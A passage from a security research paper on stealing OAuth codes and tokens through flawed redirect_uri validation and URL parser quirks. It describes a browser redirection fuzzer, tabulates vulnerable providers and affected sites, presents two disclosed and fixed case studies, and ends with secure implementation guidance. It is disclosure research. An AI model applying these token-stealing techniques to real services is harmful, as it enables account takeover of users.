We implemented a simple web script to test the redirection behavior of browsers. The overall design of this simple fuzzing tool is shown in Figure 5. We create two programs listening on our own server. The Echoer simply sends redirections as requested. The Harvester listens for requests that are not supposed to send from the browser and record them as potential vulnerable cases. The browser under test is running scripts to dynamically load test cases in frames.



Browser
Running script that dynamically creates <iframe> to load URLs
GET https://echoer.tld/redir.php?url= 1x.listener.tld://random.tld/path
HTTP/1.1 302 Move Temporarily
Location: 1x.listener.tld://random.tld/path
Echoer
GET https://1x.listener.tld://random.tld/path
Harvester

Figure 5. The design and architecture of the Browser Redirection Fuzzer

6.2 Results and Impact Analysis

Our initial evaluation includes 50 OAuth providers, and the number is accumulating as our research is ongoing. We observed that the result displayed regional bias, as the majority of vulnerable providers are Chinese online platforms, as shown in Table 1. The reason could relate to the recent trend in Bug Bounty programs for western companies, including some Russian companies, as we have found public disclosed bug reports that addressed OAuth redirection related issues, e.g., *Covert Redirect*, for some providers. As displayed in the table, providers having popular Bug Bounty programs have a lower-than-average rate to be vulnerable.

Table 1. Regional Bias and Bug Bounty Program Bias

	Total	Vulnerable
All OAuth providers we tested	50	11
Use pattern matching	22	11
Chinese online service providers	10	5
Russian online service providers	3	0
Having a Bug Bounty program	22	1

Some of the vulnerable cases in our evaluation set are listed in Table 2, containing various metrics. For an exploit to work, it may require that the victim is using a particular browser or using a mobile device with existing *WebView Redirector* defined in Section 3.4.2. Some of the vulnerable providers require the user's consent every time, and such user interaction requirement makes the attack less practical. However, if a provider does not have clickjacking mitigations, e.g., setting a proper *X-Frame-Options* header, the attacker can construct a more feasible exploit by employing clickjacking. Additionally, we evaluated their mitigation for code injection attack by testing the implementation of *Validation-1*, as described in Section 4.1. It turns out many of them have flaws for this validation, e.g., some OAuth providers match *redirect_uri* in the token request with the registered pattern, some others even do not validate it. Implicit flow are supported by some providers, in such cases, attacker can directly steal *access_token* instead of *code*.

During the evaluation, we have encountered some interesting cases which gave us insights. In the following paragraphs, we describe two high-impact and representative cases.

Table 2. Selected Cases of Vulnerable OAuth Providers

Service provider	Role of OAuth	Conditions of code/token stealing attack				Access hijacking methods		Impact		
		Browser *	Mobile **	Click required	Configuration of the OAuth client	Support implicit flow	Code injection attack	Estimated # of users ***	# of affected in top 100 websites in China	Major IdPs being clients of this vulnerable provider
Online Social Network	Authentication	All	N	No, if authorized once	Secure domain configured. 91% tested clients are vulnerable.	N	Vulnerable	400,000,000 +	45	Baidu, Renren, Douban, CSDN
Integrated Service	Authentication	Safari, Edge	Y	No, if authorized once	None	Y	Not vulnerable	800,000,000 +	3	Renren, CSDN
Integrated Service	Authentication	Chrome, Firefox, Edge	N	No, if authorized once	None	Y	Vulnerable	380,000,000 +	1	Renren
Online Social Network	Authentication	All	Y	Always, but clickjacking is possible	None	Y	Client behavior dependent	219,000,000 +	3	None
Forum	Authorization	All	Y	No, if authorized once	None	N	Client behavior dependent	26,000,000 +	0	N/A
Data Platform	Authorization	All	N	No, if authorized once	None	Y	Vulnerable	60,000,000 +	0	N/A
Image Sharing	Authorization	Chrome, Firefox, Edge	N	No, if authorized once	Redirect URI configured to only authority part.	N	Vulnerable	250,000,000 +	0	N/A
Cloud Platform	Authentication Authorization	Chrome, Firefox, Edge	N	Never	None	N	Vulnerable	320,000 +	0	N/A

* We used the latest version of browsers for testing, and note that all the attacking vectors work in Edge also apply to the latest IE 11
** A "Y" means that there is no validation for URL scheme, and attacker can steal code/token if an app with *WebView Redirector* exists.
*** These numbers are estimated based on latest reports or news articles available online. Even 0.1% of users are using OAuth, the impact is significant.

6.3 Case Studies

Vulnerable Identity Provider: IdP-A

IdP-A is one of the most supported OAuth providers in China. During the test, we find it vulnerable to one of the *Combined Validator* attacking vectors. However, there is a condition for a client to be vulnerable to this attack. IdP-A has an option for OAuth clients called *secure domain*. If *redirect_uri* is configured, but *secure domain* is not, IdP-A will use the strict match to validate the URL and thus invalidate our attack. However, if the developer sets a *secure domain*, regardless of the configuration for *redirect_uri*, IdP-A will only validate the URL against the *secure domain*. In this case, our parser attack can be used. We tested 152 top Alexa ranking websites that support login with IdP-A, astonishingly, 142 of them were vulnerable. These websites all have a large number of users, so the impact is enormous. Some of the vulnerable sites are identity providers themselves (dual-role IdP [31]), which means that once the attacker steals the identity of that website, he also gets access to all its OAuth clients, this could amplify the damage a lot more. We selected several popular vulnerable client apps as summarized in Table 3 to demonstrate the impact. IdP-A fixed the URL parser bug a month after our reports.

Remarks: Developers are lazy, they may not follow documentation carefully and may not even read it. When options are given, they will always choose the easiest one.

Table 3. Vulnerable IdP-A OAuth Clients with Over 10 Million Users

Name	Category	Rank (China)	Rank (Global)	Is an identity provider itself?	What can an attacker do?
Baidu	Integrated Service	1	4	Y	Access private cloud files
Sohu	Integrated Service	5	14	N	View private messages
Qihoo 360	Integrated Service	9	22	Y	View order history
CSDN	Developer Community	15	45	Y	Steal coins
Ifeng	News	57	350	N	Post article and comments
Youku	Video	62	315	N	View video watching history
Ctrip	Travel	164	1122	N	View hotel booking history
Amap	Navigation	463	3982	N	View saved location list

Vulnerable Cloud Platform: AS-B

AS-B is a popular cloud platform. It has a web dashboard with integrated functions. During navigation on its dashboard, we observed that some functions are hosted on separate subdomains. After the user logging into the main domain, web apps on subdomains use OAuth to get authorization to access user's resources. The authorization code returned by the main site, which has a high privilege, is then used to exchange for an API key to grant resource access. There is no *redirect_uri* parameter in the authorization request. However, the *state* parameter contains a URL which serves the same purpose as *redirect_uri*. By fuzzing this URL, we found that only domain whitelist validation was applied. We further confirmed that it was vulnerable to one of the *Evil Slash Trick* attack vectors. Exploiting this vulnerability, an attacker can steal the API key and gain full access to the cloud recourses owned by the user. We have reported this vulnerability to AS-B, and it has now been fixed.

Remarks: Internal OAuth flows are good targets for three reasons: (1) There will be no consent page. (2) It returns a high privilege code/token. (3) In many cases, it could lead to account take-over of the provider.

7 Conclusions

Combining URL parser issues with OAuth redirection mechanism, we discovered new exploitation techniques for code/token stealing attacks and identified vulnerabilities in several popular OAuth providers. Our evaluation also showed that correct code injection mitigation in practice is challenging, as an implementation flaw on either provider or client side leads to its failure. Based on our study, we summarize following suggestions as secure implementation guidelines for developers.

- As for OAuth, we strongly suggest developer reading *OAuth 2.0 Security Best Current Practice draft* [13] and checking every security threat against your implementation. To prevent *redirect_uri* related vulnerabilities, best and most straightforward solution is to use Simple String Comparison [6] for URL validation. If for some reason, pattern matching like domain whitelist has to be used, the provider should make sure *Validation-1* and *Validation-2* are implemented correctly or refer to Section 3.5.1. of [13] for alternative code injection mitigation. If the provider uses URL pattern matching, make sure no other API endpoint/webpage has the URL that matches the pattern. One good practice is to use a dedicated subdomain for authorization endpoint.

- As to URL parser, we suggest that developers directly use URL parser of popular libraries if possible. If developers have to implement a URL parser themselves, the safest way is to follow the latest *WHATWG* standard strictly. Check all component involved in URL processing, and pay attention to encoding/decoding issues.

References

[1] R. Fielding, “Hypertext Transfer Protocol -- HTTP/1.1,” [Online]. Available: https://tools.ietf.org/html/rfc2616. [Accessed 1999].

[2] W. Denniss, “OAuth 2.0 for Native Apps,” 2017. [Online]. Available: https://tools.ietf.org/html/rfc8252.

[3] D. Hardt, “The OAuth 2.0 authorization framework (No. RFC 6749).,” 2012. [Online]. Available: https://tools.ietf.org/html/rfc6749.

[4] R. Yang, W. C. Lau and S. Shi, “Breaking and Fixing Mobile App Authentication with OAuth2.0-based Protocols,” in *International Conference on Applied Cryptography and Network Security*, 2017.

[5] R. Yang, W. C. Lau and T. Liu, “Signing into One Billion Mobile App Accounts Effortlessly with OAuth2.0,” in *Black Hat Europe*, 2016.

[6] T. Berners-Lee, “Uniform Resource Locators (URL),” 1994. [Online]. Available: https://tools.ietf.org/html/rfc1738.

[7] T. Berners-Lee, “Uniform Resource Identifier (URI): Generic Syntax,” 2005. [Online]. Available: https://tools.ietf.org/html/rfc3986.

[8] WhatWG, “URL Living Standard,” 2018. [Online]. Available: https://url.spec.whatwg.org.

[9] E. T. Lodderstedt, “OAuth 2.0 Threat Model and Security Considerations,” 2013. [Online]. Available: https://tools.ietf.org/html/rfc6819.

[10] N. Sakimura, “OpenID Connect Core 1.0,” 2014. [Online]. Available: https://openid.net/specs/openid-connect-core-1_0-final.html.

[11] J. Wang, “Covert Redirect Vulnerability,” 2014. [Online]. Available: http://tetraph.com/covert_redirect/.

[12] J. Bradley, “Covert Redirect and its real impact on OAuth and OpenID Connect,” 2014. [Online]. Available: http://www.thread-safe.com/2014/05/covert-redirect-and-its-real-impact-on.html.

[13] E. T. Lodderstedt, “OAuth 2.0 Security Best Current Practice (draft 07),” 2018. [Online]. Available: https://tools.ietf.org/html/draft-ietf-oauth-security-topics-07.

[14] Paypal, “Stricter Redirect Checks Required on Log In With PayPal Applications,” 2015. [Online]. Available: https://www.paypal-engineering.com/2015/03/30/stricter-redirect-checks-required-on-log-in-with-paypal-applications/.

[15] Facebook, “Strict URI Matching,” 2017. [Online]. Available: https://developers.facebook.com/blog/post/2017/12/18/strict-uri-matching/.

[16] QQ, “互联加强网站应用回调地址校验通知,” 2018. [Online]. Available: http://wiki.connect.qq.com/%E4%BA%92%E8%81%94%E5%8A%A0%E5%BC%BA%E7%BD%91%E7%AB%99%E5%BA%94%E7%94%A8%E5%9B%9E%E8%B0%83%E5%9C%B0%E5%9D%80%E6%A0%A1%E9%AA%8C%E9%80%9A%E7%9F%A5.

[17] E. Homakov, “How I hacked Github again,” 2014. [Online]. Available: http://homakov.blogspot.com/2014/02/how-i-hacked-github-again.html.

[18] J. Wang, “Microsoft Live Online Service OAuth 2.0 Covert Redirect Web Security Bugs (Information Leakage & Open Redirect),” 2014. [Online]. Available: http://www.tetraph.com/blog/covert-redirect/microsoft-lives-oauth-2-0-covert-redirect-vulnerablity/.

[19] prakharprasad, “Slack OAuth2 "redirect_uri" Bypass,” Hackerone, 2014. [Online]. Available: https://hackerone.com/reports/2575.

[20] ethancruize, “Stealing Users OAUTH Tokens via redirect_uri,” Hackerone, 2018. [Online]. Available: https://hackerone.com/reports/405100.

[21] N. B. S. Harsha, “Oauth 2.0 redirection bypass cheat sheet,” 2016. [Online]. Available: http://nbsriharsha.blogspot.com/?view=sidebar.

[22] filedescriptor, “Bypassing callback_url validation on Digits,” Hackerone, 2016. [Online]. Available: https://hackerone.com/reports/108113.

[23] filedescriptor, “Internet Explorer has a URL problem,” 2016. [Online]. Available: https://blog.innerht.ml/internet-explorer-has-a-url-problem/.

[24] Y. Tian, “1000 Ways To Die In Mobile OAuth,” in *Black Hat USA*, 2016.

[25] C. Weber, “Unicode Security Guide,” 2017. [Online]. Available: http://websec.github.io/unicode-security-guide/character-transformations.

[26] E. N. Sakimura, “Proof Key for Code Exchange by OAuth Public Clients,” 2015. [Online]. Available: https://tools.ietf.org/html/rfc7636.

[27] Android, “Android Security Bulletin—January 2018,” 2018. [Online]. Available: https://source.android.com/security/bulletin/2018-01-01.

[28] Android, “Android Security Bulletin—April 2018,” 2018. [Online]. Available: https://source.android.com/security/bulletin/2018-04-01.

[29] P. Hu and W. C. Lau, “How to Leak a 100-Million-Node Social Graph in Just One Week? - A Reflection on OAuth and API Design in Online Social Networks,” in *Black Hat USA*, 2014.

[30] P. Hu, R. Yang, Y. Li and W. C. Lau, “Application Impersonation: Problems of OAuth and API Design in Online Social Networks,” in *ACM Conference on Online Social Networks (COSN)*, 2014.

[31] R. Yang, G. Lee, W. C. Lau and K. Zhang, “Model-based Security Testing: an Empirical Study on OAuth 2.0 Implementations,” in *AsiaCCS*, 2016.

[32] D. C. Book, “Components of an URI,” 2016. [Online]. Available: https://xxx-cook-book.gitbooks.io/django-cook-book/Middlewares/url-parse.html.